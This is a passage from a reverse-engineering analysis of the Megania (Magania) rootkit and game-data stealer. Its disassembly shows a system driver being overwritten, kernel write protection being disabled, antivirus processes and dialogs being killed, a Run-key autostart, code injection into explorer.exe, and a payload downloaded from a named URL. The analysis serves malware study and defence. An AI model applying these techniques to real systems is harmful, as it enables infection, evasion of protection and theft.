The code just uses the information about our HDD (we already said that our disk mounts an NTFS file system). In our case EAX will be equal to 2, NTFS case identifier. Later in the code we met this piece of code, which open again the cdaudio.sys:

```
00321584    PUSH EBX
00321585    PUSH ESI
00321586    PUSH 3
00321588    PUSH EBX
00321589    PUSH 3
0032158B    PUSH 80000000
00321590    PUSH EDI
```



```
00321591    MOV EDI,DWORD PTR DS:[323040]
00321597    CALL EDI                ;CreateFileA
```

```
FileName = "C:\WINDOWS\system32\drivers\cdaudio.sys"
DesiredAccess = GENERIC_READ|GENERIC_WRITE
ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
pSecurity = NULL
CreationDisposition = OPEN_EXISTING
Attributes = FILE_FLAG_NO_BUFFERING
hTemplate = NULL
```

As you can see **cdaudio.sys** device driver is again opened but this time attributes are set to **FILE_FLAG_NO_BUFFERING**, we should expect a device driver query with DeviceIoControl, which is indeed happening later on:

```
003215CB    PUSH 110
003215D0    PUSH EAX
003215D1    LEA EAX,[EBP-44]
003215D4    PUSH 8
003215D6    PUSH EAX
003215D7    PUSH 90073
003215DC    PUSH DWORD PTR SS:[EBP-4]
003215DF    CALL DWORD PTR DS:[323068] ;DeviceIoControl
```

here are the parameters passed to this API:

```
hDevice = 00000060
IoControlCode = FSCTL_GET_RETRIEVAL_POINTERS
InBuffer = 0012FB9C
InSize = 8
OutBuffer = 0012FA88 -> 00
OutSize = 272.
```

```
BytesReturned = 0012FB98 -> 0
```

```
pOverlapped = NULL
```

FSCTL_GET_RETRIEVAL_POINTERS retrieves a data structure that describes the allocation and location on disk of a specific file. What follows is a dump of the buffer OutBuffer which points to the structure of type RETRIEVAL_POINTERS_BUFFER:

```
typedef struct
```

```
RETRIEVAL_POINTERS_BUFFER {
```

```
    DWORD ExtentCount;
```

```
    LARGE_INTEGER StartingVcn;
```

```
    struct {
```

```
        LARGE_INTEGER NextVcn;
```

```
        LARGE_INTEGER Lcn;
```

```
    } Extents[1];
```

```
} RETRIEVAL_POINTERS_BUFFER, *PRETRIEVAL_POINTERS_BUFFER;
```

This structure is used to extract the member ExtentCount, obtain the filesize with GetFileSize and then close the handle.

```
00321619    PUSH 3273E8                ; ASCII "\\.\%c:"
0032161E    PUSH EAX
0032161F    CALL DWORD PTR DS:[3230D0] ;wsprintfA
```

result is the string "\\.\C:"

This path is used in a call to CreateFile to open C: HD partition, when we execute call CreateFile Olly informs us that an exception is received from another thread. To follow this thread click OK on the messagebox and execution lands on kernel32, after a jump we land here:

```
7C80B4D4    PUSH 10
7C80B4D6    PUSH kernel32.7C80B518
7C80B4DB    CALL 7C8024CB
7C80B4E0    AND DWORD PTR SS:[EBP-4],00000000
7C80B4E4    MOV EAX,DWORD PTR FS:[18]
7C80B4EA    MOV DWORD PTR SS:[EBP-20],EAX
7C80B4ED    DWORD PTR DS:[EAX+10],1E00
7C80B4F4    JNE SHORT 7C80B505
```



```

7C80B4F6    CMP BYTE PTR DS:[7C883008],0
7C80B4FD    JNE SHORT 7C80B505
7C80B4FF    CALL DWORD PTR DS:[<ntdll.CsrNewThread>]
7C80B505    PUSH DWORD PTR SS:[EBP+0C]
7C80B508    CALL DWORD PTR SS:[EBP+8] ;STEP INTO this is thread gate

```

This piece of code represents the gateway for this thread, especially the call after CsrNewThread that is the effective gate needed to land in the new thread. Remember to step with F7 over this call. After entering in this thread Olly emphasizes the first byte with RED, this happens because before we added an hardware breakpoint in the StartAddress parameter of CreateThread.

```

00321F68    PUSH EBP
00321F69    MOV EBP,ESP
00321F6B    SUB ESP,210
..
00321FDE    ADD ESP,0C
00321FE1    CMP BYTE PTR DS:[ESI],BL ;ESI = 'LIVESRV.EXE'
00321FE3    JE 00322097 ;checks byte per byte
00321FE9    LEA EAX,[EBP-210]
00321FEF    PUSH ESI
00321FF0    PUSH EAX
00321FF1    MOV DWORD PTR DS:[32DAD4],EBX
00321FF7    CALL 00321135 ;copy into a list the string 'LIVESRV.EXE'

```

LIVESRV.EXE is the executable of the **BitDefender Security Update Service**, a system file.

```

00321316    MOV ESI,DWORD PTR SS:[EBP+8] ; ASCII "LIVESRV.EXE"
00321319    PUSH EDI
0032131A    PUSH 49
0032131C    XOR EBX,EBX
0032131E    XOR EAX,EAX
00321320    POP ECX

```

```

00321321    CMP BYTE PTR DS:[ESI],AL
00321323    LEA EDI,[EBP-128]
00321329    MOV DWORD PTR SS:[EBP-12C],EBX
0032132F    REP STOS DWORD PTR ES:[EDI]
00321331    JE SHORT 003213A1
00321333    PUSH EBX
00321334    PUSH 2
00321336    CALL <JMP.CreateToolhelp32Snapshot>
0032133B    MOV EDI,EAX
0032133D    LEA EAX,[EBP-12C]
00321343    PUSH EAX
00321344    PUSH EDI
00321345    MOV DWORD PTR SS:[EBP-12C],128
0032134F    CALL <JMP.Process32First>    ;Jump to kernel32.Process32First

```

This is a classical system to enumerate loaded processes, in a cycle.

```

0032135A    PUSH EAX            ;Nth process
0032135B    PUSH ESI            ;'LIVESRV.EXE'
0032135C    CALL 00321012    ;check if process corresponds to livesrv.exe

```

for each iteration a process name is extracted and compared to the wanted process, if this does not match, EAX is 0 and it's called the next process with Process32Next. If process scanning detects livesrv.exe EAX becomes TRUE. At the end of enumeration, execution goes back to the main thread. In the main thread we have the following code:

```

00322047    POP ECX            ; ASCII "LIVESRV.EXE"
00322048    TEST EAX,EAX
0032204A    POP ECX
0032204B    JE SHORT 00322097 ;search for the next process

```

After going back to the main thread the program, using an index, tries to find another process, this time it starts searching for VCRMON.EXE and few others:

vcrmon.exe is a Virus Monitor from New Technology Wave Inc.

ccvhost.exe is an executable proper of Norton 360 v2 AV.

aluschedulersvc.exe is a process belonging to the Symantec LiveUpdate service.

ashdisp.exe is a process belonging Avast AV.

avp.exe is a process belonging Kaspersky AV.

ayagent.aye is a module belonging to ALYa from ESTSoft Corp.

ufseagnt.exe

avgnt.exe

vstskmgr.exe

avgrsx.exe

After checking if any of these processes is running in the system, the file of the cdaudio.sys is accessed again, and with a call to SetFilePointer, the file pointer is set at its beginning. Then the file is again read from the disk:

```
00321659    PUSH    EAX
0032165A    LEA     EAX,[EBP-0A5C]
00321660    PUSH    800
00321665    PUSH    EAX
00321666    PUSH    ESI
00321667    CALL    DWORD PTR DS:[323088] ;ReadFileA
```

Above piece of code reads 800h bytes from the beginning of cdaudio.sys, this is the **header of the file**. With the classical VirtualAlloc a piece of memory is committed and a block of data is then decoded and finally appended just after the header , right into this piece of memory.

```
003217FF    PUSH    EBX
00321800    PUSH    EAX
00321801    PUSH    DWORD PTR DS:[ESI]
00321803    PUSH    DWORD PTR SS:[EBP-10]
```



```
00321806    CALL DWORD PTR DS:[323084] ;SetFilePointer
0032180F    PUSH EBX
00321810    PUSH EAX
00321811    PUSH EDI
00321812    PUSH DWORD PTR SS:[EBP+8]
00321815    PUSH DWORD PTR SS:[EBP-10]
00321818    CALL DWORD PTR DS:[32308C] ;WriteFileA
```

These are parameters of WriteFile:

```
hFile = 00000060
Buffer = 00920000 -> 4D
Size = 4096.
pBytesWritten = 0012FBB0 -> 2048.
pOverlapped = NULL
```

Buffer contains the previously seen PE File, which is copied into cdaudio.sys until the entire executable is flushed in. Now we have a new driver surely with malicious functionalities, indeed after the binary substitution Megania prepares things to launch the malicious service.

```
003213E6    PUSH 0F003F
003213EB    PUSH EBX
003213EC    PUSH EBX
003213ED    CALL DWORD PTR DS:[32302C] ;OpenSCManagerA
```

Establishes a connection to the service control manager on the specified computer and opens the specified service control manager database, following operation is the creation of a service called AVPsys. When the service is started the file **C:\WINDOWS\system32\drivers\cdaudio.sys** is deleted and a copy is placed into the folder system32\dlldata. Reassuring what happens is that the original cdaudio.sys is modified, and then launched as service. The modified copy is then deleted and substituted to the original cached one. Finally it is again called OpenSCManager and thanks to ControlService a control code is sent to the new service. In our case what is sent is a **SERVICE_CONTROL_STOP**, which just asks to the service to stop. This behavior is typical of a rootkit!

2.1.1 ANALYSIS OF CDAUDIO.SYS

Then the question is, what is doing this damned cdaudio.sys driver?? When the original file is altered with WriteFileA, immediately after that handle is closed (CloseHandle(hFile)). What we do is to save two copies of the driver: the first with the piece of code that is substituted by the malicious program and the second with the good one.

In order to complete this 'forensic' operation correctly we must perform a dumping. The result is anyway two sys executables (with two MD5 hashes):

cdaudio.sys (original): C1B486A7658353D33A10CC15211A873B

cdaudio.sys (modified): CD8214858AE272501509193C584DC9E6

This means that these files are effectively different! It's time to investigate this part of the mystery! The faster approach is to use direct comparison of the routines, using the so called **Differentiation Approach**. In other words we are using an IDA plugin called **PatchDiff** thanks to which we can compare changes in the code more efficiently.

PatchDiff can be downloaded free here: <http://cgi.tenablesecurity.com/tenable/patchdiff.php>

First of all just rename the rootkitted cdaudio as **cdaudio_mod.sys** and disassemble it in IDA, save the resulting .idb and then open the original **cdaudio.sys** and do the same. Just fire up the PatchDiff plugin and the comparison starts. Opening Matched Functions tab we can see that there is one function especially that is different!

function_1	function_2	addr1	addr2
------------	------------	-------	-------

sub_106B8	sub_1048A	106B8	1048A
-----------	-----------	-------	-------

This is where the two file differ; look at it with the following snapshot:




Figure 1 difference between cdaudio_mod.sys and the original file

As you can see the structure of the second graph differs a lot! Now we want to see what these difference mean. It is important to underline the fact that in this specific case we haven't seen the real power and possibilities of the Differential Approach, this result is just what we can define a low hanging fruit of this method, more complex and confusing situations are brilliantly solved thanks to these plugin.

2.2 WIN32 ROOTKIT MEGANIA ANALYSIS

By submitting the fake modified cdaudio.sys AV alerts that is infected by **Gen:Rootkit.Heur.10728DDCDC** or **Trojan-GameThief.Win32.Magania.bexj**. Changes are evident from the entry point.

```

000103C4    push    ebp
000103C5    mov     ebp, esp
000103CA    mov     eax, cr0           ;move cr0 register in eax
000103CD    mov     edi, eax
000103CF    mov     [ebp-4], edi       ;saves cr0 status in [ebp-4]
000103D2    and     edi, 0FFFEFFFFh   ;set Write Protection bit to 0
000103D8    mov     ebx, edi
000103DA    mov     cr0, ebx

```

this piece of code sets the Write Protection bit to 0 so it just disables Windows Kernel Memory Protection and then the applications can freely write inside any possible location, with the risks for example of a PageFault, but on the other hand also with the advantages of a full access to kernel objects!

```

000103DD    cli
000103DE    call    sub_1048A ;to be analyzed
000103E3    call    ds:IoGetCurrentProcess
000103E9    sti
000103EA    mov     edi, [ebp-4] ;Original status of cr0
000103ED    mov     ecx, edi
000103EF    mov     cr0, ecx ;Restore Memory Protection
000103F2    pop     edi
000103F3    mov     eax, STATUS_UNSUCCESSFUL
000103F8    pop     ebx
000103F9    leave
000103FA    retn    8

```

```

call    sub_1048A

```

```

0001048A    push    ebp
0001048B    mov     ebp, esp
0001048D    sub     esp, 0EE0h
..
000104C6    mov     eax, dword_10A8D ;EAX = 804D7000h (ntkernel pa base)
000104CB    mov     [ebp-14h], eax
000104CE    mov     eax, 1C2h
..
000104D3    mov     dl, byte_108C0[esi] ;encoded strings
000104D9    lea     ecx, byte_108C0[esi]
000104DF    sub     dl, 24h
000104E2    xor     dl, 57h

```

```

000104E5      add     dl, 78h
000104E8      inc     esi
000104E9      cmp     esi, eax
000104EB      mov     [ecx], dl    ;here the decoded strings
000104ED      jb      short loc_104D3

```

This routine decodes some strings contained in [esi] by placing them into the address location pointed by ECX, the strings are:

- **KeSer3fqpgb4wwlt2e3viceDescriptorTable**
- **ZwCrex78spfbvxclfdwateFile**
- **etc..**

```

000104EF      push    eax    ;EAX = 0xC12
000104F0      push    offset byte_108C0 ;'KeSer3fqpgb4wwlt2e3viceDescriptorTable'
000104F5      push    offset unk_10A94 ;0 padded location
000104FA      mov     [ebp-4], esi
000104FD      call    sub_102C0

```

inside the last call:

```

000102C0      push    esi    ;ESI = 0xC12
000102C1      push    0
000102D0      mov     ecx, [esp+8] ;Empty location
000102D4      mov     eax, [esp+0Ch] ;Decoded Strings
000102D8      sub     eax, ecx    ;length
000102DA      mov     dl, [eax+ecx]
000102DD      mov     [ecx], dl    ;copy byte per byte into empty loc
000102DF      inc     ecx
000102E0      dec     esi
000102E1      jnz     short loc_102DA
000102E3      pop     esi
000102E4      retn     0Ch

```

What this call does it to copy the block of data containing decoded strings into an empty memory location.

```

0001050A    lea     ebx, [edx-36893DCFh] ;Encoded string
00010510    or      ecx, 0FFFFFFFFh
00010513    xor     eax, eax
00010515    lea     edi, [ebx+0Fh]
00010518    repne scasb
0001051A    not     ecx
0001051C    sub     edi, ecx
0001051E    mov     eax, ecx
00010520    mov     esi, edi
00010522    mov     edi, ebx
00010524    shr     ecx, 2
00010527    rep movsd
00010529    mov     ecx, eax
0001052B    mov     eax, [ebp-4]
0001052E    and     ecx, 3
00010531    rep movsb
00010533    mov     ecx, eax
00010535    lea     eax, [edx-36893DD4h] ;Decoded String
0001053B    shl     ecx, 2
0001053E    mov     [ebp+ecx-1B8h], edx
00010545    mov     [ebp+ecx-1DCh], eax
0001054C    add     eax, 14CE9AE4h
00010551    inc     dword ptr [ebp-4]
00010554    add     edx, 32h
00010557    mov     [ebp+ecx+var_68], eax
0001055B    cmp     edx, 368A4A2Ah
00010561    jnb     short loc_1050A ;Decode until all strings are completed

```

With this last portion of code we finally have the decoded/deobfuscated strings into the memory, the obfuscation was then just algorithmic. EAX now points to decoded strings:

- **KeServiceDescriptorTable**
- **ZwCreateFile**
- **ZwReadFile**
- **ZwCloseFile**
- **RtlInitAnsiString**
- **RtlAnsiStringToUnicodeString**
- **DbgPrint**
- **ZwQuerySystemInformation**

These are kernel functions, we should expect that these functions will be manually imported and used, let's go on with the analysis:

```

00010563    push    dword ptr [ebp-64h]
00010566    mov     edi, [ebp-14h]
00010569    push    edi                ;ntkrnlpa base address
0001056A    call    sub_103FE
{...}
000105C2    lea     eax, [ebp+var_4]
000105C5    push    eax
000105C6    lea     eax, [ebp-4]
000105C9    push    edi
000105CA    push    eax
000105CB    push    0Bh
000105CD    call    esi                ;ZwQuerySystemInformation
..
0001062C    push    eax                ;EAX = '\??\'
0001062D    mov     [ebp+SourceString], '\
00010634    mov     [ebp+var_193], '?'
0001063B    mov     [ebp+var_192], '?'
00010642    mov     [ebp+var_191], '\
00010649    mov     [ebp+var_24], esi
0001064C    call    sub_10302

```

Next a check is performed:

```
00010664    cmp     dword ptr [esi+20h], 98765432h
0001066B    jz      Go_Out
```

this jump is taken and execution moves to the end of the main call and then out of the driver.

2.2.1 BACK IN USER LAND

Now we are again into user mode, where Megania infection continues! After calling the service previously reversed, the code exits from the allocated memory and lands back to the main routine:

```
0041D3D5    POPAD    ;land here
0041D3D6    POP     EDI
0041D3D7    POP     ESI
0041D3DD    RETN    14
```

After some instruction hidden in the SMC code already seen, a new thread is started:

```
00401EFD    MOV     BYTE PTR SS:[ESP+14],41
00401F02    MOV     BYTE PTR SS:[ESP+15],56
00401F07    MOV     BYTE PTR SS:[ESP+16],50
00401F0C    MOV     BYTE PTR SS:[ESP+17],2E
00401F11    MOV     BYTE PTR SS:[ESP+18],0
```

It assembles the string "AVP".

```
00401F16    CALL    00401CA0
00401F1B    MOV     EDX,q9.004012A4      ; ASCII "AlertDialog"
00401F20    LEA     ECX,[ESP+14]         ; 'AVP.'
00401F24    CALL    00401C70
```

This code creates the string "AVP.AlertDialog", the same thing is done with "Product_Notification". These strings are found inside the dialogs used by the Kaspersky AV. What the code is trying to do is to find running visible or hidden windows of this Antivirus:

```

00401F29    MOV EDX,q9.0040128C    ; ASCII "Product_Notification"
00401F3A    MOV EBX,DWORD PTR DS:[4010D0] ;FindWindowA
00401F40    MOV EBP,DWORD PTR DS:[4010CC] ;GetWindow
00401F46    MOV EDI,DWORD PTR DS:[4010BC] ;PostMessageA
00401F4C    CMP DWORD PTR SS:[ESP+10],11940
00401F54    JA 00401FF5            ;Go Out
00401F5A    LEA EAX,[ESP+14]
00401F5A    LEA EAX,[ESP+14]
00401F5E    PUSH 0
00401F60    PUSH EAX ;AVP.AlertDialog
00401F61    CALL EBX ;FindWindow
00401F63    PUSH 5
00401F65    PUSH EAX
00401F66    CALL EBP ;GetWindow
00401FDB    PUSH 0
00401FDD    PUSH 0
00401FDF    PUSH 10 ;WM_CLOSE
00401FE1    PUSH EAX
00401FE2    CALL EDI ;PostMessage
00401FE4    PUSH 1
00401FE6    CALL DWORD PTR DS:[40103C]
00401FEC    INC DWORD PTR SS:[ESP+10]
00401FF0    JMP 00401F4C ;Next Round

```

This is a thread that looks for some dialogs from Kaspersky Anti Virus, such as AVP.AlertDialog, AVP.Product_Notification. If it detects one of these dialogs, it attempts to close them. Now we have to escape from this thread, to reach exit just invert JA placed at 00401F54 with a JMP, next after some RET we land again into the main thread.

```

0040197F    PUSH  0
00401981    PUSH  0
00401983    PUSH  q9.00401E30
00401988    PUSH  0
0040198A    PUSH  0
0040198C    CALL  EBX    ;CreateThread
..
00401991    LEA  EDX,[EBP-354]
00401997    MOV  ECX,q9.00401118    ; ASCII "cdoosoft"
0040199C    CALL 00401B10

```

inside this last call:

```

00401B10    PUSH  ECX
00401B11    PUSH  ESI
00401B12    LEA  EAX,[ESP+4]
00401B16    PUSH  EDI
00401B17    PUSH  EAX
00401B18    PUSH  0F003F
00401B1D    PUSH  0
00401B1F    PUSH  q9.00401238 ; "SoftWare\Microsoft\Windows\CurrentVersion\Run"
00401B24    MOV  ESI,EDX
00401B26    MOV  EDI,ECX
00401B28    PUSH  80000001
00401B2D    CALL DWORD PTR DS:[401004] ;RegOpenKeyExA
00401B42    PUSH  EAX
00401B43    PUSH  ESI
00401B44    PUSH  1
00401B46    PUSH  0
00401B48    PUSH  EDI
00401B49    PUSH  ECX

```



```
00401B4A    CALL DWORD PTR DS:[401000] ;RegSetValueExA
```

What this code does is to sets into the registry the key CurrentVersion\Run "C:\WINDOWS\system32\olhrwef.exe" which is the autostart for the malicious executable created by Megania. Returning from the CALL 00401B10 we return into the main procedure:

```
004019A7    MOV ECX,q9.004011AC          ; ASCII "explorer.exe"
004019AC    CALL 00401D00                ;gets explorer.exe's pid
004019B1    PUSH EAX
004019B2    PUSH 0
004019B4    PUSH 1F0FFF
004019B9    CALL DWORD PTR DS:[40102C] ;OpenProcessCPU Disasm
004019DA    MOV EBX,EAX
004019DC    TEST EBX,EBX
004019DE    JE SHORT 00401A0A ;jump out if explorer's handle is invalid
004019C5    PUSH 40
004019C7    PUSH 1000
004019CC    PUSH 1000
004019D1    PUSH 0
004019D3    PUSH ESI
004019D4    CALL DWORD PTR DS:[401028] ;VirtualAllocEx
004019E9    PUSH ECX
004019EA    PUSH EDX
004019EB    PUSH EAX
004019EC    PUSH EBX
004019ED    PUSH ESI
004019EE    CALL DWORD PTR DS:[401024] ;WriteProcessMemory
```

Due to the fact that here Megania injects code into explorer.exe, parameter values passed to WriteProcessMemory are really important:

```
hProcess = 00000068
```



BaseAddress = 0BB0000

Buffer = 003C0000

Size = 1111.

pBytesWritten = 0012FFA8 -> 1245168.

the most important parameter is obviously the pointed buffer, because it contains the code that will be injected into explorer. At this point we have to modify the buffer to be able to trace the changes it does to the victim, because after this function the injected data is moved into explorer and will be not easy to debug it (we should open and debug also explorer.exe). We will use a classical trick, just follow the buffer and modify the first two bytes with an **EBFE** (JMP -2), doing this the code will enter into infinite loop and we have the time to attach a new instance of our debugger to the explorer process!

After the call to WriteProcessMemory, it is immediately called the API CreateRemoteThread, just after this call it's time to attach your debugger to Explorer and open its threads list. Among the listed threads there is our target, to detect which is the correct one just open each one in the CPU view until you see the code EBFE we added before the injection. At this point of the story you should then restore the original instructions we overwritten. Write **E800** and put a breakpoint, then RUN explorer and then finally we are stopped into our fresh, infected and unwanted thread.

```

00BB0000    CALL 00BB0005
00BB0005    POP  EAX
00BB0006    MOV  EBX,401401
00BB000B    SUB  EBX,4012D7
00BB0011    ADD  EAX,EBX
00BB0013    PUSH EAX
00BB0014    CALL 00BB001A ;to be analyzed
00BB0019    RETN                ;Exit from injected procedure
...
00BB0024    PUSH ESI
00BB0025    MOV  ESI,DWORD PTR SS:[EBP+8] ;ESI->"C:\WINDOWS\system32\nmdfgds0.dll"
00BB0028    AND  DWORD PTR SS:[EBP-10],00000000
00BB002C    AND  BYTE PTR SS:[EBP-116],00
00BB0033    PUSH EDI
..
00BB0058    MOV  BYTE PTR SS:[EBP-120],47
00BB005F    MOV  BYTE PTR SS:[EBP-11F],61

```



```

00BB0066    MOV BYTE PTR SS:[EBP-11E],6D
00BB006D    MOV BYTE PTR SS:[EBP-11D],65
00BB0074    MOV BYTE PTR SS:[EBP-11C],5F
00BB007B    MOV BYTE PTR SS:[EBP-11B],73
00BB0082    MOV BYTE PTR SS:[EBP-11A],74
00BB0089    MOV BYTE PTR SS:[EBP-119],61
00BB0090    MOV BYTE PTR SS:[EBP-118],72
00BB0097    MOV BYTE PTR SS:[EBP-117],74
00BB009E    MOV DWORD PTR SS:[EBP-4],ECX

```

This last part of MOVes just compose byte-by-byte the string **Game_stat**

```
00BB00A1    CALL EAX ;LoadLibrary("C:\WINDOWS\system32\nmdfgds0.dll")
```

The file **nmdfgds0.dll** is a malicious dll created with the usual technique of memory **allocation + decoding + file creation** in another thread of Megania (we haven't discussed it in this document). This dll is hidden, what you have to do is to inspect the folder **\WINDOWS\system32** with WinHex , extract the hidden code doing a block copy into a new file. Doing like this the file **nmdfgds0** loses all its hidden attributes and can be analyzed.

```

00BB00B0    PUSH EAX
00BB00B1    PUSH 1
00BB00B3    PUSH 0
00BB00B5    PUSH 0
00BB00B7    CALL DWORD PTR SS:[EBP-4] ;CreateEvent

```

Creates an event called **Game_stat**

```

00BB00EE    PUSH EAX
00BB00EF    PUSH 0
00BB00F1    PUSH 1F0003
00BB00F6    CALL DWORD PTR SS:[EBP-14] ;OpenEvent

```

The parameters of this last call to OpenEven are the following ones:

```
DesiredAccess = EVENT_ALL_ACCESS
InheritHandle = FALSE
Name = "DALXBHDFGERTONGOJK_POP"
ASCII "C:\WINDOWS\system32\nmdfgds0.dll"
```

Finally all handles are closed and Remote Thread ends.

2.2.2 NMDFGDS0.DLL ANALYSIS

Some general information about **nmdfgds0.dll**

```
MD5 Hash: 7202C09A19C381CED1F08A019C800518
SHA-1 Hash: E2FFBF070353F607A1D7B07C9DCA0A6FFED4E63F
entrypointaddress.: 0x28336
timedatestamp.....: 0x4A18DBE5 (Sun May 24 07:32:21 2009)
machinetype.....: 0x14C (Intel I386)
```

PE's Sections


- .text
- .data
- .idata
- .rdata
- .sdata
- .rsrc
- ctgd

Imported functions

kernel32.dll: FindFirstVolumeA, GetFileInformationByHandle, GetSystemDirectoryW, EnumSystemCodePagesA, GetComputerNameW, GetLocalTime, FindFirstFileA, GetModuleFileNameW, FoldStringA, GetStringTypeW, EraseTape, GetProcessShutdownParameters, GetCurrentProcessId, FileTimeToSystemTime, GetVolumeInformationW, FatalAppExitA, GetPrivateProfileSectionA, GetQueuedCompletionStatus, LoadLibraryA, DeleteAtom, GlobalFlags, DisconnectNamedPipe, GetExitCodeProcess, FoldStringA, GetLongPathNameW, FileTimeToDosDateTime, FlushFileBuffers, IsBadReadPtr, CreateEventA, EnumUILanguagesA, FileTimeToSystemTime, FreeEnvironmentStringsA

CFF identifies this dll as **PolyEnE 0.01+ packed**

VirusTotal scan service reports packers (Kaspersky): PE_Patch



As you can see structure is perfectly similar to main Megania executable, an EntryPoint and a Function Chunk that stops IDA graph and analysis. In this case to reverse this dll we have to use Olly 1.10 because we need LoadDll.exe to be able to trace this, before loading the malicious dll we have to set Olly Debugging Options like done at the beginning of this document: set all Exception Bypassing but also add to ignore exceptions ranging from **C00000001** to **C0009898**. When everything is correctly set load the dll, what you will see that Olly will pass several exceptions to the dll and finally breaks on DLL EntryPoint.

```

10028336    JMP  dll.10028284      ; <---- EntryPoint
1002833B    RETN
10028284    PUSH  ESI           ; <---- Chunked Function
10028285    PUSH  EDX
10028286    CALL  dll.1002828B
1002828B    POP   ESI
1002828C    MOV  EDX,E8537976
10028291    PUSH  ESI
    ..
10028332    JMP  EDX           ; kernel32.IsBadReadPtr

```

If you scroll up this paper you will see that the starting code is perfectly identical to the loader of g9.exe, without repeating the same operations we can jump the loader part. Immediately after that code is decrypted nmdfgds0 starts a thread.

2.2.2.1 FIRST THREAD

First thread searches for presence of exactly the same executables already seen while reversing the main dropper:

- **vcrrmon.exe** is a Virus Monitor from New Technology Wave Inc.
- **ccvhost.exe** is an executable proper of Norton 360 v2 AV.
- **aluschedulersvc.exe** is a process belonging to the Symantec LiveUpdate service.
- **ashdisp.exe** is a process belonging Avast AV.
- **avp.exe** is a process belonging Kaspersky AV.
- **ayagent.aye** is a module belonging to ALYa from ESTSoft Corp.
- **ufseagnt.exe**
- **avgnt.exe**
- **vstskmgr.exe**
- **avgrsx.exe**

2.2.2.2 SECOND THREAD

The second thread does the following code:

```

10008D1A    PUSH EBP
10008D1B    MOV EBP,ESP
10008D1D    SUB ESP,460
..
10008D49    PUSH EAX
10008D4A    PUSH EDI
10008D4B    CALL DWORD PTR DS:[1000106C]    ; kernel32.GetTempPathA
..
10008D59    PUSH EAX    ;'http://35465543.com/xmfx/help1.rar'
10008D5A    MOV DWORD PTR SS:[EBP+8],EAX
10008D5D    CALL dll.10009936    ;copies url into another location
..
10008D77    PUSH EAX    ;Temp Path
10008D78    CALL dll.10009978 ;strcats temp path + filename

```

The above piece of code is just another dropper, but this time the file is got from the net and the downloaded result is stored into the temporary folder of the profile. In our case the file is stored here:
C:\DOCUME~1\Evilcry\IMPOST~1\Temp\help1.rar

The code goes on trying to access the file just downloaded:



```

10008DAC    PUSH    EBX
10008DAD    PUSH    80
10008DB2    PUSH    3
10008DB4    PUSH    EBX
10008DB5    PUSH    1
10008DB7    LEA     EAX,DWORD PTR SS:[EBP-15C]
10008DBD    PUSH    80000000
10008DC2    PUSH    EAX
10008DC3    CALL   DWORD PTR DS:[10001054]    ; kernel32.CreateFileA

```

CreateFileA attempts to open **C:\DOCUME~1\Evilcry\IMPOST~1\Temp\help1.rar** in READ mode, this means that previously application downloads and places help1.rar in Temp Directory. I obviously downloaded the file **help1.rar** and placed it in the **Temp Directory**, after this the content of the file is read, then help1.rar itself is deleted and the execution goes on here:

```

10008CBA    PUSH    EBP
10008CBB    MOV     EBP,ESP
10008CBD    SUB     ESP,0C
10008CC0    LEA     EAX,DWORD PTR SS:[EBP-4]
10008CC3    PUSH    EAX
10008CC4    PUSH    20019
10008CC9    PUSH    0
10008CCB    PUSH    dll.10002A50    ; ASCII "CLSID\MADOWN"
10008CD0    PUSH    80000000
10008CD5    CALL   DWORD PTR DS:[10001008]    ; ADVAPI32.RegOpenKeyExA

```

if reading this key fails the key is created with RegCreateKeyExA

```

10008C90    PUSH    EAX
10008C91    PUSH    DWORD PTR SS:[EBP+8]
10008C94    PUSH    1
10008C96    PUSH    ESI

```



```

10008C97    PUSH    dll.10002A48                ; ASCII "urlinfo"
10008C9C    PUSH    DWORD PTR SS:[EBP-4]
10008C9F    CALL    DWORD PTR DS:[10001014]     ; ADVAPI32.RegSetValueExA

```

Above code adds urlinfo to the previously created key

```

10008ECB    PUSH    dll.10002A60                ; ASCII "coc.exe"
10008ED0    LEA     EAX,DWORD PTR SS:[EBP-15C]
10008ED6    PUSH    EAX
10008ED7    CALL    dll.10009978                ; strcat Temp Path + coc.exe

```

The final result of all these instructions is the file "C:\DOCUME~1\Evilcry\IMPOST~1\Temp\coc.exe". The rar was not actually a real rar file, but an executable.

Finally this file is executed!

2.2.2.3 THIRD THREAD

This thread is specialized into disabling Kaspersky Live Update through a Registry modification:

```

003520CD    PUSH    EAX
003520CE    PUSH    2001F
003520D3    PUSH    0
